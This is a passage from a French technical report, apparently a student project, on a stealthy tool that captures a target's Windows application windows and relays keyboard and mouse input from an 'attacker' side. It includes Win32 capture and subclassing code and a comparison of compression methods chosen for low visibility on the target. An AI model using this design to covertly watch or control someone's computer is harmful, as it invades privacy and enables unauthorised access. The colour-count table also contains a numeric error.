5) Enfin nous pouvons procéder à la copie proprement dite à l'aide de la fonction `BitBlt(dcMem,0,0,wRect.right-wRect.left,wRect.bottom-wRect.top,dcWin,0,0,SRCCOPY)` Les coordonnées sources sont ici (0,0) car nous voulons capturer tout l'écran. Une méthode plus élégante eut été de reprendre l'origine du rectangle (qui dans notre cas est (0,0) de toute manière).

6) Il est ensuite aisé de récupérer les bits de l'image proprement dite à l'aide de la fonction `GetDIBits()`. L'utilisation de cette fonction nécessitant la création d'entête bitmap, elle ne sera pas décrite ici mais son utilisation ne devrait pas poser de problèmes à qui lit le code d'exemple suivant et, au besoin, la documentation Microsoft…

```
/* Code d'exemple de capture d'écran :
ce code est le plus simple possible, il conviendrait de gérer les erreurs
de manière plus systématique (pointeurs NULL retournés, ...)*/

#include <windows.h>
#include <stdio.h>
#include <tchar.h>
#include "BitmapManip.h" // Ce fichier a été créé dans le but de simplifier les
                     // manipulations de bitmaps. Il s'agit d'une récupération
                     // après de petites modifications du code d'exemple MSDN

int _tmain(int argc, _TCHAR* argv[])
{
      // Declarations :----------------------------------------------------
      HWND                    hWnd;
      DWORD                   bmSize;
      RECT                    wRect;
      HDC                           dcMem,dcWin;
      HBITMAP                       hOld,hImage;
      PBITMAP                       pBmp;
      LPVOID                        Donnees;
      PBITMAPINFO             pBmpInfo;

      hWnd = GetDesktopWindow(); // Récupère le handle fenêtre du bureau

      // Capture de la fenetre :-----------------------------------------
      dcWin = GetWindowDC(hWnd);// Récupère le Device Context de la fenêtre
      GetWindowRect(hWnd,&wRect); // Récupère la taille de la fenêtre dans une
                                  // structure RECT
      dcMem=CreateCompatibleDC(dcWin);// Création du DC mémoire,vers lequel on
                                      // copiera les données
        hImage = CreateCompatibleBitmap(dcWin,
         wRect.right-wRect.left,
         wRect.bottom-wRect.top); // Création du bitmap qui accueillera les
                                  // données du DC mémoire
      hOld = (HBITMAP) SelectObject(dcMem,hImage); // on "applique" le bitmap
                                                   // dans le DC mémoire

      //Copie bit à bit de la zone occupée par la fenêtre,
      // si la fenêtre est masquée par une
      // autre, c'est la fenêtre supérieure qui sera capturée
      // et non la fenêtre désignée par hWnd :
      BitBlt(dcMem,0,0,wRect.right-wRect.left,wRect.bottom-
      wRect.top,dcWin,0,0,SRCCOPY);
      pBmp = (PBITMAP)
      HeapAlloc(GetProcessHeap(),HEAP_ZERO_MEMORY,sizeof(BITMAP));
      GetObject(hImage,sizeof(BITMAP),pBmp);
      bmSize = GetPixelArraySize(pBmp);
            // Récupère la taille (en octets!) des données
            //(dans bitmapmanip.h)
      Donnees = (LPVOID) HeapAlloc(GetProcessHeap(),HEAP_ZERO_MEMORY,bmSize);
      pBmpInfo = CreateBitmapInfoStruct(*pBmp);
            // déclaré dans BitmapManip.h - crée la structure
            // d'information utilisée par GetDIBits()
            //Copie des bits de l'image dans la structure Donnees
      GetDIBits(dcWin,hImage,0,(WORD) pBmp->
      bmHeight,Donnees,pBmpInfo,DIB_RGB_COLORS);

      //On peut maintenant effectuer des manipulations avec "Donnees"
```

```
	return 0;
}
```

Lorsque nous copions une image depuis le DC écran de la fenêtre, les données copiées sont les données effectivement affichées à l'écran. Cela ne pose aucun problème lorsque l'objectif est de capturer l'ensemble de l'écran (comme c'est le cas de VNC par exemple) mais si l'on veut capturer une seule fenêtre bien précise, il faudra s'assurer que la fenêtre est bel et bien au premier plan. Dans le cas contraire, c'est l'image de la fenêtre superposée à notre cible qui serait capturée.

[…]

4.7 Capture des fenêtres

4.7.1 Capture

Comme nous l'avons déjà répété, la méthode que nous avons exposée dans le paragraphe précédent ne fonctionnera que si la fenêtre que nous voulons capturer est au premier plan. Dans le cas où celle-ci serait recouverte par une autre fenêtre, il nous faudra adapter quelque peu notre code. Notre code ne pourrait différer que d'une ligne. Mais ce qui se passe est fondamentalement différent et mérite quelques explications.

La fonction inadaptée est `BitBlt()`rappelons le, `BitBlt()` nous servait à effectuer une copie bit à bit du DC écran vers le DC mémoire, la fenêtre n'a pas à recalculer son bitmap. Dans le cas qui nous préoccupe maintenant le DC écran ne contient plus les données requise, c'est à dire l'image de la fenêtre que nous voulons capturer, puisque celle-ci est recouverte par une autre fenêtre. La solution à ce problème est de forcer la fenêtre à se redessiner (et donc recalculer son bitmap) elle-même dans le DC mémoire. Cette fois ci c'est donc la fenêtre et non le système qui va exécuter le code de capture. Cette capture peut s'effectuer en envoyant à la fenêtre le message `WM_PRINT` avec comme arguments, le DC cible et ce que l'on veut redessiner (pour plus d'information sur les paramètres voir l'aide du *Platform SDK*). Malheureusement peu de fenêtres et de contrôles supportent le message `WM_PRINT`.

Windows XP corrige ce problème en ajoutant la fonction `PrintWindow()`. `PrintWindow()`envoie des messages `WM_PAINT`, supportés par toutes les fenêtres principales, après avoir remplacé le DC de destination (normalement le DC écran) par le celui passé en argument de `PrintWindow()`. Cette tâche est certainement effectuée à l'aide d'un *hook* des fonctions `BeginPaint()` et `EndPaint()`, utilisées pour initialiser les structures de dessins lorsqu'une fenêtre traite un message `WM_PAINT` (d'une manière similaire à celle décrite dans [1] pour `WM_PRINT`).

Etant donné que `PrintWindow()`nécessite au moins Windows XP, il faut signaler au compilateur que nous sommes conscient de cette limitation. Ceci se fait à l'aide de la commande : `#define _WIN32_WINNT 0x0501` En effet, si nous allons examiner la définition de `PrintWindow()` dans `winuser.h`, nous observons le code suivant :

```
#if(_WIN32_WINNT >= 0x0501)

…

WINUSERAPI
BOOL
WINAPI
```

```
PrintWindow(
    __in  HWND hwnd,
    __in  HDC hdcBlt,
    __in  UINT nFlags);

#endif /* _WIN32_WINNT >= 0x0501 */
```

Ce qui signifie que la fonction ne sera incluse que si la variable `_WIN32_WINNT` est plus grande que 0x501 (version de *Windows NT 5.1* soit *Windows XP*).

L'avantage par rapport à un envoi de simples messages `WM_PRINT` est que certaines applications effectuent des opérations de dessin lorsque elles reçoivent un message `WM_PAINT`. La structure de la *callback* gérant les messages d'une fenêtre est la suivante :

```
    switch (uMsg) // type de message
    {
        case WM_PRINT:
                    //…processing
            return 0;
        case WM_PAINT:
                    //…processing
            return 0;
        case …
        default:
            return DefWindowProc(hwnd, uMsg, wParam, lParam);
    }
```

Nous voyons donc clairement que ce qui est dessiné lors d'un appel à `WM_PAINT` ne sera pas visible lorsque le message `WM_PRINT` est traité*.

[…]

4.7.1 Ressources

[1] Window Contents Capturing using WM_PRINT Message - *Feng Yuan* -
http://www.fengyuan.com/article/wmprint.html
[2] Windows Graphics Programming: Win32 GDI and DirectDraw - *Feng Yuan* - chapitre 4 -
Spying in the Windows Graphics System
[3] Discussion sur le comportement de `PrintWindow()` - forum ms.public.win32.programmer.gdi -
http://66.102.9.104/search?q=cache:0jJqcbNwcb8J:www.eggheadcafe.com/ng/microsoft.public.win32.programmer.gdi/post309683.asp+feng+yuan+wm_print&hl=fr&client=firefox-a

* Remarques :
-Dans la pratique `WM_PRINT` n'est généralement pas géré par les applications.
-La fonction `DefWindowProc()` est une fonction Windows répondant "par défaut" aux événements qu'une application ne souhaite pas gérer elle-même.

4.8 Relais des événements

4.8.1 Gestion des événements

Dans un système d'interface graphique, comme Windows XP, X Window ou Mac OS, les différents événements sont généralement transmis aux applications par le système d'exploitation au moyen de messages. Sous Windows, il existe une grande quantité de messages, certains servent de commandes (par exemple à la réception d'un message `WM_CLOSE` une application devra se terminer) d'autre servent à notifier une application ou une fenêtre particulière qu'un événement c'est déroulé (par exemple, `WM_MENUSELECT` indique à une fenêtre ou à une application que l'utilisateur vient de sélectionner un menu).

A l'intérieur d'une application, les messages sont tout d'abord interceptés par une boucle de message puis le système appelle une fonction *callback* pour gérer le message intercepté. Lorsque une nouvelle *thread* est créée, une queue de message lui est automatiquement associée. Si cette *thread* crée une ou plusieurs fenêtres, elle devra impérativement inclure une boucle de message. Une boucle de message a généralement la forme suivante :

```
MSG msg;

while( (GetMessage( &msg, NULL, 0, 0 )) != 0)
{
    TranslateMessage(&msg);
    DispatchMessage(&msg);
}
```

La fonction `GetMessage()` retire un message de la queue, `TranslateMessage()` sert à convertir les messages clavier, nous reviendrons plus bas sur son utilité et enfin `DispatchMessage()` appelle la bonne *callback* pour gérer le message résultant.

Un message Windows est une structure de la forme suivante :

```
typedef struct tagMSG {
    HWND        hwnd;
    UINT        message;
    WPARAM      wParam;
    LPARAM      lParam;
    DWORD       time;
    POINT       pt;
} MSG, *PMSG, NEAR *NPMSG, FAR *LPMSG;
```

Le paramètre `hwnd` indique la fenêtre (ou le contrôle puisque un contrôle n'est autre qu'une sous fenêtre du point de vue de Windows) à laquelle est destiné le message. `message` indique le type du message. Les numéros de messages sont définis dans `winuser.h` aux lignes 1657 et suivantes de la manière suivante :

```
/*
 * Window Messages
 */
```


```
#define WM_NULL                         0x0000
#define WM_CREATE                       0x0001
#define WM_DESTROY                      0x0002
#define WM_MOVE                         0x0003
#define WM_SIZE                         0x0005

#define WM_ACTIVATE                     0x0006
/*
 * WM_ACTIVATE state values
 */
#define     WA_INACTIVE     0
#define     WA_ACTIVE       1
#define     WA_CLICKACTIVE  2

#define WM_SETFOCUS                     0x0007
#define WM_KILLFOCUS                    0x0008
#define WM_ENABLE                       0x000A
#define WM_SETREDRAW                    0x000B
…
```

Les deux paramètres `wParam` et `lParam` dépendent du type de message envoyé, les types `WPARAM` et `LPARAM` sont en fait des champs de 32 bits (pour les éditions 32 bits de Windows XP) permettant de stocker n'importe quelles données, ils sont utilisés tantôt comme pointeur, tantôt comme `int`, tantôt pour stocker des coordonnées, …

Les autres paramètres sont utilisés en interne par Windows, nous n'en ferons pas usage.

4.8.2 Messages clavier


Avant d'expliquer quels sont les différents types de message clavier, il nous faut expliquer le concept de *Virtual Keycode*. Lorsqu'une touche est pressée sur le clavier, un code, appelé *Scan Code*, dépendant du type de matériel (clavier) utilisé est envoyé. Le pilote du clavier va alors traduire ce code en un code hexadécimal universel : le *Virtual Keycode*. La liste de ces codes est définie dans `winuser.h` aux lignes 354 et suivantes. Elle est aussi disponible dans la documentation du *Platform SDK* ou dans la documentation MSDN. Une fois que le *Virtual Keycode* est généré, il est posté dans la queue de messages du système qui, lui, les transmettra à l'application ayant le *focus* clavier sous forme de messages `WM_KEYDOWN`, `WM_SYSKEYDOWN` ou `WM_KEYUP` respectivement `WM_SYSKEYUP`. Une fois que l'application les reçoit, elle les traite à l'aide de `TranslateMessage()` qui créera un message `WM_CHAR`, `WM_DEADCHAR`, `WM_SYSCHAR`, `WM_SYSDEADCHAR` ou `WM_UNICODE`, selon le cas, qui sera transmis à la *callback* adéquate. Ceci peut être résumé par le schéma (tiré de MSDN) suivant :



Nous voyons donc qu'il nous est possible d'intercepter les messages claviers envoyés à l'application à différents niveaux. La première tentative fut d'intercepter les messages au plus bas niveau possible

(soit les messages `WM_KEYDOWN` et consorts). Ceci ne fonctionne pas car [...] la cible ne saura pas à quel contrôle envoyer le message après traduction. Pour remédier à ce problème, nous capturons des coordonnées où envoyer nos messages clavier (côté attaquant), et nous envoyons des messages déjà traduits (`WM_CHAR` ...) au contrôle correspondant à ces coordonnées sur l'application cible. (Pour une explication de la problématique des coordonnées, voir le paragraphe suivant : Messages souris).

Côté attaquant, les messages sont interceptés dans la boîte de dialogue « Envoi de texte » :



Le contrôle *editbox* (à gauche, là où la commande 'dir' est affichée) intercepte les messages. Si nous nous contentions de récupérer les caractères qui s'affichent dans l'*editbox*, seuls les caractères affichables seraient transmis. Pour éviter cela, nous avons **dû subclassé le contrôle *editbox*, c'est à dire remplacer la *callback* par défaut du contrôle par une *callback* que nous définissons nous même.** Cela est fait de la manière suivante :

```
case WM_INITDIALOG:
      hEdit = GetDlgItem(hwndDlg,IDC_ETXT);
      OldEditProc = (WNDPROC) SetWindowLong(hEdit,GWL_WNDPROC,(LONG)EditProc)
      SendMessage(GetDlgItem(hwndDlg,IDC_SENDTT),BM_SETCHECK,BST_CHECKED,0);
      return TRUE;
```

Le message `WM_INITDIALOG` est envoyé à la boîte de dialogue lors de sa création. La fonction `SetWindowLong()` permet de modifier certaines caractéristiques des fenêtres, notamment la fonction *callback*.

La nouvelle *callback* ressemble à ceci :

```
LRESULT CALLBACK EditProc(HWND hEdit,UINT uMsg,WPARAM wParam,LPARAM lParam)
{
      HWND  hDialog = GetParent(hEdit);
      HWND  hwnd    = GetParent(hDialog);
      PMsgArg     pmsgarg;
      int* numero;

      switch(uMsg)
      {
            case WM_CHAR:
            case WM_SYSCHAR:
            case WM_DEADCHAR:
            case WM_SYSDEADCHAR:
                  if (GetDlgItemInt(hDialog,IDC_COORDX,NULL,TRUE)!=0 &&
                        GetDlgItemInt(hDialog,IDC_COORDY,NULL,TRUE)!=0)
                  {
                        if(IsDlgButtonChecked(GetParent(hEdit),IDC_SENDTT))
```

```
                        {
                              pmsgarg = (PMsgArg) HeapAlloc(GetProcessHeap(),
                                    HEAP_ZERO_MEMORY,sizeof(MsgArg));
                              pmsgarg->Fenetre = GetNumberByHwnd(
                                    GetParent(GetParent(hEdit)),StartOfList);
                              pmsgarg->lParam  = lParam;
                              pmsgarg->wParam  = wParam;
                              pmsgarg->Msg     = uMsg;
                              pmsgarg->X  = GetDlgItemInt(hDialog,
                                    IDC_COORDX,NULL,TRUE);
                              pmsgarg->Y =GetDlgItemInt(hDialog,
                                    IDC_COORDY,NULL,TRUE);
                              SendMsg(connected,MESSAGE,(LPVOID)pmsgarg);
                              numero = (int*)HeapAlloc(GetProcessHeap(),
                                    HEAP_ZERO_MEMORY,sizeof(int));
                              *numero = GetNumberByHwnd(hwnd,StartOfList);
                              SendMsg(connected,DIFF1,numero);
                        }
                        return CallWindowProc(OldEditProc,
                              hEdit,uMsg,wParam,lParam);
                  }
                  else
                  {
                        MessageBox(hEdit,
                              "Veuillez capturer les coordonnées
                              d'abord","Erreur",MB_OK);
                        return 0;
                  }
                  break;
            default:
                  break;
      }
      return CallWindowProc(OldEditProc,hEdit,uMsg,wParam,lParam);
}
```

Nous voyons donc que tous les messages nous intéressant sont interceptés avant de rappeler la *callback* par défaut pour qu'elle procède à l'affichage du texte dans l'*editbox*.

4.8.3 Messages souris


Les seuls messages souris qui nous intéressent sont les cliques. Nous n'avons pas géré les mouvements de la souris et, donc, pas le *drag'n drop*. Les messages en question sont : WM_MBUTTONDOWN, WM_MBUTTONUP, WM_MBUTTONDBLCLK, WM_LBUTTONDOWN, WM_LBUTTONUP, WM_LBUTTONDBLCLK, WM_RBUTTONDOWN, WM_RBUTTONUP, WM_RBUTTONDBLCLK, comme leurs noms le laissent imaginer, ces messages signalent qu'un bouton est pressé, relâché ou double-cliqué respectivement pour le bouton central, le bouton gauche et le bouton droit de la souris.

Le problème est que ces messages sont normalement envoyé au contrôle placé sous le pointeur lors du click, à moins qu'une fenêtre aie capturé la souris. 'Capturer la souris' signifie que la fenêtre en question interceptera les messages souris même si le pointeur n'est pas placé au dessus d'elle.

La technique générale nous permettant de relayer les clicks est d'intercepter le click du côté de l'attaquant et de le retransmettre sur la cible. Cette action serait simple si le système de coordonnée Windows l'était aussi ! **Malheureusement, plusieurs systèmes de coordonnées cohabitent au sein de Windows**. Les événements souris listés plus haut, par exemple, sont définis par rapport au coint haut gauche de la partie client de la fenêtre qui le reçoit. Il convient donc d'expliquer plus en détail

ce qu'est la partie client d'une fenêtre et comment fonctionnent les différents systèmes de coordonnées !


Prenons une fenêtre toute simple :



La zone délimitée par les flèches rouges est la **zone client, c'est-à-dire la zone de la fenêtre à l'intérieur de laquelle nous pouvons afficher des informations**. Les menus et les barres de défilement ne font pas partie de la zone client.

Certaines coordonnées ne sont pas relatives à une zone client mais à l'ensemble de l'écran. Le point (0,0) est défini au coin supérieur gauche de l'écran. Il existe des fonctions dans le *Platform SDK* qui nous permettent de convertir des valeurs entre ces deux systèmes de coordonnées : il s'agit des fonctions `ClientToScreen()` et `ScreenToClient()` ainsi qu'une fonction permettant de passer de coordonnées relatives à une fenêtre à des coordonnées relatives à une autre fenêtre : `MapWindowPoints()`.

Lorsque nous avons une application relayée sur notre programme serveur, nous constatons que l'entier de l'interface graphique pilotée est dans la zone client de l'application attaquant :



Ceci nous permet d'intercepter simplement les messages souris cités plus haut. Leurs coordonnées étant relative cette fois ci au coin supérieur gauche de l'application cible, soit au coin supérieur gauche de la zone client de la fenêtre hôte sur l'attaquant.

Une fois le message empaqueté et transmis par le réseau à la cible, il nous faut tout d'abord déterminer si nous somme dans la zone client ou non. Cela est fait à l'aide du message `WM_NCHITTEST`, qui nous indique de quel type est la zone indiquée par les coordonnées passées en argument. Les coordonnées à passer en argument doivent être relatives à l'écran. Il a donc fallu écrire une fonction permettant de traduire nos coordonnées relatives au coin supérieur gauche de la fenêtre en des coordonnées relatives à l'écran. Ce qui est fait très aisément, il suffit d'obtenir les coordonnées de la fenêtre par rapport à l'écran (retournées par exemple dans les structures `RECT` de la fonction `GetWindowInfo()`) et d'y ajouter nos coordonnées relatives à la fenêtre.

Dans le cas où `WM_NCHITTEST` nous renvoie `HTCLIENT` signifiant que nous sommes dans une zone client, il nous suffit d'identifier le contrôle présent à cette position et de lui envoyer le message, après avoir traduit à nouveau les coordonnées relativement au coin supérieur gauche de la zone client du contrôle.

Dans le cas où nous serions en dehors de cette zone client, il faut agir au cas par cas. Les bords de la fenêtre ne sont pas géré, nous ne voulons pas offrir la possibilité de redimensionner les fenêtres car cela nous obligerais à transmettre des images peu compressées (voir chapitre sur la compression). Idem pour les box de minimisation et d'agrandissement. Si l'utilisateur clique sur la croix, destinée à fermer la fenêtre, nous envoyons directement l'ordre de fermeture à la fenêtre (message `WM_SYSCOMMAND` avec comme argument `SC_CLOSE`).

Le clique sur les menus n'est pas supporté. Transmettre un événement clique tels que ceux cités plus haut ou leur version non – client n'a aucun effet sur les zones menus. Une solution serait d'analyser le menu et de reconstruire le même sur l'attaquant. **Il est à noter que les menus sont tout de même accessibles depuis les raccourcis clavier !**

Malheureusement certaine application ne réagissent pas à ce mode de transmission des cliques, par exemple *Mozilla Firefox*, qui est un code *cross-platform* reposant sur la librairie GTK pour son interface graphique.

4.9 Compression

4.9.1 Problématique

Une image au format bitmap non compressée représentant l'entier d'un écran de résolution 1280x800 en 32bits consomme un espace mémoire considérable :

$$\frac{1280 \cdot 800 \cdot 32}{8} = 4'096'000$$

Allouer cet espace dans la mémoire vive d'un ordinateur actuel ne pose aucun problème, cependant transférer un tel volume d'information sur le réseau serait contraire au principe de furtivité adopté pour ce projet.

Nous allons donc étudier certaines solutions pour diminuer l'importance de ce flux de données.

4.9.2 Première étape : diminuer la résolution et le nombre de couleurs


La première des méthodes adoptée est de **ne pas envoyer la totalité de l'écran**, mais seulement la fenêtre qui nous intéresse. L'espace gagné sera fonction du rapport entre la taille de la fenêtre à capturer et la résolution de l'écran. Comme nous l'avons vu plus haut, la taille d'un tableau de pixel (bitmap) tel que retourné par la fonction `GetDIBits()`, peut se calculer comme suit :

$$\frac{[hauteur]\cdot[lar\ geur]\cdot[bits\ par\ pixel]}{8}$$

Il est donc évident que le gain réalisé sera de :

$$gain = \frac{[hauteur]}{[hauteur\ de\ l'ecran]}\cdot\frac{[lar\ geur]}{[lar\ geur\ de\ l'ecran]}$$

De la même manière, il est possible de **réduire le nombre de bits par pixel** (bpp). L'image est tout à fait utilisable en 8 bpp (soit 256 couleurs). Le gain sera alors égal au rapport entre le nombre de bpp de l'écran et le nombre de bpp choisi (8 bpp). Les images suivantes montrent la différence entre une calculatrice en 32bpp à gauche et une calculatrice pilotée, en 8bpp, à droite.



4.9.3 Deuxième étape : la compression proprement dite

Nous avons ensuite implémenté et testé diverses méthodes de compression sur un échantillon d'interfaces graphiques visuellement différentes. Pour mieux comprendre les résultats obtenus, il est nécessaire de décrire les modes de compression utilisés.

Le format Bitmap


Nous allons tout d'abord déterminer quelques propriétés du format bitmap : le bitmap est le format graphique le plus simple qui soit : chaque pixel est codé en RGB, la taille de chaque valeur dépendant du nombre de bits par pixel (bpp), comme le montre le tableau suivant :

bpp	Nombre de couleurs	Taille d'un pixel	Description
1	2 (2^1)	1/8 octet (1 bit)	Image monochrome

bpp	Nombre de couleurs	Taille d'un pixel	Description
2	4 (2^2)	¼ octet (2 bits)	Image 4 couleurs (Windows CE uniquement)
4	16 (2^4)	½ octet (4 bits)	Image 16 couleurs
8	256 (2^8)	1 octet	Image 256 couleurs.
16	32,768 (2^{15}), ou 65,536 (2^{16})	2 octets	High-color image.
24	166'777'216 (2^{24})	3 octets	Image *True color*.
32	166'777'216 (2^{24})	4 octets	Image *True color,* les 8bits supplémentaires représentent l'*alpha*[†]

Le LZ77

L'algorithme LZ77 est un algorithme de compression sans perte développé en 1977 par Abraham Lempel et Jackob Ziv (d'où son nom). LZ77 est basé sur la compression par substitution. Son principe est de garder en mémoire les données déjà rencontrées, et de supprimer les redondances pour les remplacer par la position de sa première occurrence. Nous n'avons pas développé de compresseur LZ77 lors de ce projet de diplôme. Le compresseur LZ77 utilisé a été extrait de la librairie *Basic Compression Library* de Marcus Geelnard (http://bcl.sourceforge.net/). Cette technique de compression atteint des performances très intéressantes (diminution de la taille d'un facteur 80 !) mais malheureusement **elle est aussi très coûteuse en temps processeur** (utilisation de plus de 90% du processeur pendant plusieurs secondes pour compresser une seule image de 480x309 pixels (calc.exe) sur un *Intel Centrino* 1.5Ghz). En effet ce type d'algorithme a été conçu de manière à obtenir la meilleure efficacité possible lors de la décompression. Au détriment de la compression, qui consomme énormément de ressources. Ceci contrevient à notre principe de furtivité puisque la compression s'effectue sur la cible.



† Transparence

L'image ci-dessus nous montre l'utilisation des ressources par le programme cible lors de la compression d'une seule image en LZ77. Nous verrons plus loin qu'il est possible d'obtenir de bien meilleures performance avec d'autre méthode tout en gardant des taux de compression intéressant.

Le RLE

La méthode de compression la plus simple est le RLE (pour *Run Length Encoding*). Il s'agit d'une compression sans perte, la totalité de l'information est conservée. Le principe en est simple : on parcours le tableau de bits et lorsque l'on rencontre une suite de symboles identiques, on les remplace par le nombre d'occurrences suivi du symbole. Pour que l'algorithme soit efficace en mode 32bpp, il faut analyser chaque pixel couleur par couleur, et non pixel par pixel, il est en effet probable, dans le cas d'un dégradé, par exemple, que toutes les valeurs RGB ne changent pas en même temps, générant des *Run Length* très différents. Voici les résultats de quelques tests effectués, les *Run Length* sont codés sur 16 bits. **Les images ont été capturées en 32bpp** et compressées canal après canal, c'est-à-dire que nous avons considéré les suites de chaque couleur (par blocs de 8 bits) L'image résultante est donc constituée de 4 chaînes de *Run Length.*


Application	Résolution	Taux de compression
Calculatrice	480x309	3
Word, ce document ouvert	1288x780	9
GUIAnalysis (fenêtre DOS)	668x331	8

Même si ces taux de compression ne sont pas négligeables, il sont insuffisant, la taille de la capture d'écran du document Word est encore de plus de 500ko (contre plus de 3,5 Mo au départ).

En analysant le bitmap, nous réalisons qu'il contient peu de *Run Length* de plus de 600 et qu'il reste beaucoup de pixel isolés (*Run Length*=1) nous décidons donc de réduire le nombre de bits destinés au codage du *Run Length* de 16 à 8. De cette manière, nous économiserons 8bits par pixel isolé mais nous en perdrons à chaque fois que 255 < *Run Length* < 65'535. Voici les nouveau taux de compression :


Application	Résolution	Taux de compression
Calculatrice	480x309	5
Word, ce document ouvert	1288x780	13
GUIAnalysis (fenêtre DOS)	668x331	11

Il a été remarqué que lorsque l'image est représentée par une palette de 256 couleurs (donc sur 8 bits), cette différence n'est plus systématiquement en faveur du RLE avec un *Run Length* codé sur 16 bits. Aussi la version finale du programme client compresse dans différents formats puis détermine lequel est le plus avantageux (celui qui compresse le plus). Ceci est rendu possible par la très **faible consommation en ressources processeur du codage RLE** :



Sur l'image précédente le carré rouge indique la consommation processeur engendrée par la compression RLE. Ou plutôt les compressions RLE puisque le système tente de compresser dans quatre modes différents : *RunLength* de 8 bits / données de 8bits, *RunLength* de 16 bits / données de 8bits, *RunLength* de 16 bits / données de 16bits et *RunLength* de 8 bits / données de 16 bits.

